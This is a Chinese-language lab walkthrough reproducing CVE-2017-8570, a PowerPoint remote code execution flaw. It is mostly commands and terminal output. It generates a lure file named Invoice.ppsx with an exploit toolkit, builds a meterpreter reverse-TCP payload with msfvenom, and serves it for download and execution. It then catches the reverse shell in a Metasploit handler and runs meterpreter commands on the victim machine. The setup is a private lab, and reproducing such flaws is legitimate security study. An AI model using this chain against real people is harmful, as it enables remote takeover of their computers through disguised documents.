

Office远程代码执行漏洞（CVE-2017-8570）复现与漏洞利用

by: bird

1. 漏洞描述：

CVE-2017-8570漏洞为一个逻辑漏洞，利用方法简单，影响范围广。由于该漏洞和三年前的SandWorm（沙虫）漏洞非常类似，因此我们称之为“沙虫”二代漏洞：Office全家桶

2. 分析环境：

操作机：windows7 x64

IP: 172.16.11.2

目标机：Kali Linux

IP: 172.16.12.2

3. 漏洞原理：

OfficeCVE-2017-85702017年7月，微软在例行的阅读补丁中修复了多个Microsoft Office漏洞，其中的CVE-2017-8570漏洞为一个逻辑漏洞，利用方法简单。网上公布了利用代码影响范围广泛。该漏洞为Microsoft Office的一个远程代码执行漏洞。

其成因是Microsof PowerPoint执行时会初始化“script”Moniker对象，而在PowerPoint播放动画期间会激活该对象，从而执行sct脚本(Windows script Component)文件。可以欺骗用户运行含有该漏洞的PPT文件导致获取和当前登录用户相同的执行权限。

4. 影响版本

- Microsoft Office 2007 Service Pack 3
- Microsoft Office 2010 Service Pack 2 (32-bit editions)
- Microsoft Office 2010 Service Pack 2 (64-bit editions)
- Microsoft Office 2013 RT Service Pack 1
- Microsoft Office 2013 Service Pack 1 (32-bit editions)

- Microsoft Office 2013 Service Pack 1 (64-bit editions)
- Microsoft Office 2016 (32-bit edition)|
- Microsoft Office 2016 (64-bit edition)

5. 分析步骤:

1. 生成恶意ppsx文件

xshell连接kali主机

```
Xshell 5 (Build 1332)
Copyright (c) 2002-2017 NetSarang Computer, Inc. All rights reserved.

Type 'help' to learn how to use Xshell prompt.
[c:\~]$

Connecting to 172.16.12.2:22...
Connection established.
To escape to local shell, press 'Ctrl+Alt+J'.

Linux kali 3.18.0-kali3-amd64 #1 SMP Debian 3.18.6-1-kali2 (2015-03-02) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 11 14:40:48 2017 from 192.168.70.193

New 'X' desktop is kali:2

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/kali:2.log

root@kali:~#
```

在kali下执行如下命令:

```
1 cd CVE-2017-8570 //进入exploit的目录
2
3 python cve-2017-8570_toolkit.py -M gen -w Invoice.ppsx -u
http://172.16.12.2/logo.doc //生成ppsx恶意文件
```

```

[c:\~]$
Connecting to 172.16.12.2:22...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.

Linux kali 3.18.0-kali3-amd64 #1 SMP Debian 3.18.6-1-kali2 (2015-03-02) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 11 14:40:48 2017 from 192.168.70.193

New 'X' desktop is kali:2

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/kali:2.log

root@kali:~# cd CVE-2017-8570
root@kali:~/CVE-2017-8570# python cve-2017-8570_toolkit.py -M gen -w Invoice.ppsx -u http://172.
16.12.2/logo.doc
Generated Invoice.ppsx successfully
root@kali:~/CVE-2017-8570#

```

使用ls命令，可以看到已经成功生成了ppsx格式文件。

```

root@kali:~# cd CVE-2017-8570
root@kali:~/CVE-2017-8570# python cve-2017-8570_toolkit.py -M gen -w Invoice.ppsx -u http://172.
16.12.2/logo.doc
Generated Invoice.ppsx successfully
root@kali:~/CVE-2017-8570# ls
cve-2017-8570 toolkit.py Invoice.ppsx README.md template
root@kali:~/CVE-2017-8570#

```

接下来将生成的恶意ppsx文件，通过调用powershell下载并执行

```

1 msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.12.2
  LPORT=4444 -f exe > /tmp/shell.exe

```

其中 -p 参数是 payload的意思，是使用windows的meterpreter的反弹文件-f参数 指定输出文件后缀为exe文件再用>重定向输出到tmp目录下

接下来输入如下命令：

```

1 python cve-2017-8570_toolkit.py -M exp -e
  http://172.16.12.2/shell.exe -l /tmp/shell.exe

```

这段命令是通过脚本在80端口监听，等待接收ppsx请求并下载执行我们的反弹文件

```

root@kali:~/CVE-2017-8570# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.12.2 LPORT=4444 -f exe > /tmp/shell.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
root@kali:~/CVE-2017-8570# python cve-2017-8570_toolkit.py -M exp -e http://172.16.12.2/shell.exe -l /tmp/shell.exe
Running exploit mode (Deliver SCT + Local Payload) - waiting for victim to connect
Server Running on : 80


```

接下来进入Metasploit，新建一个Kali`172.16.12.2的连接，设置相关参数，接受返回的Shell

```

1 msfconsole
2 use multi/handler //使用监听模块
3 set payload windows/meterpreter/reverse_tcp //设置Payload
4 set LHOST 172.16.12.2 //设置本地接收IP
5 run

```



```

http://metasploit.pro

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

    =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post
+ -- --=[ 361 payloads - 37 encoders - 8 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.12.2
LHOST => 172.16.12.2
msf exploit(handler) > run

[*] Started reverse handler on 172.16.12.2:4444
[*] Starting the payload handler...
whoami


```

可以看到我们的Metasploit已经在本地开启监听

到此我们的所有准备都做好，下一步我们模拟用户点击恶意文件

2. 目标机器执行恶意ppsx文件

我们使用桌面Xftp软件，用户名、密码是root，123456，使用sftp连接方式，连接上目标机172.16.12.2，将Invoice.ppsx双击打开



执行过程中可以看到代码通过调用powershell在远程下载执行我们的恶意文件，此时已经反弹回了shell

```
Interface 12
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:ac10:b02
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name       : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 14
=====
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 52:54:00:77:77:41
MTU        : 1500
IPv4 Address : 172.16.11.2
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5ce6:8404:453f:bd2f
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > █
```

执行命令：

1 `getuid` `//获取当前用户ID`

```
meterpreter > getuid
Server username: ██████████
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > uname
[-] Unknown command: uname.
meterpreter > ifconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

这样就获取了目标机器的权限，可以通过Metasploit去执行命令。

六. 总结

Office一直是主流的办公软件，CVE-2017-8570这个漏洞影响office所有发行版本，当用户不经意点击了我们的恶意PPSX文件，那么我们就可以直接获取到他的用户权限，可以看到危害性十足。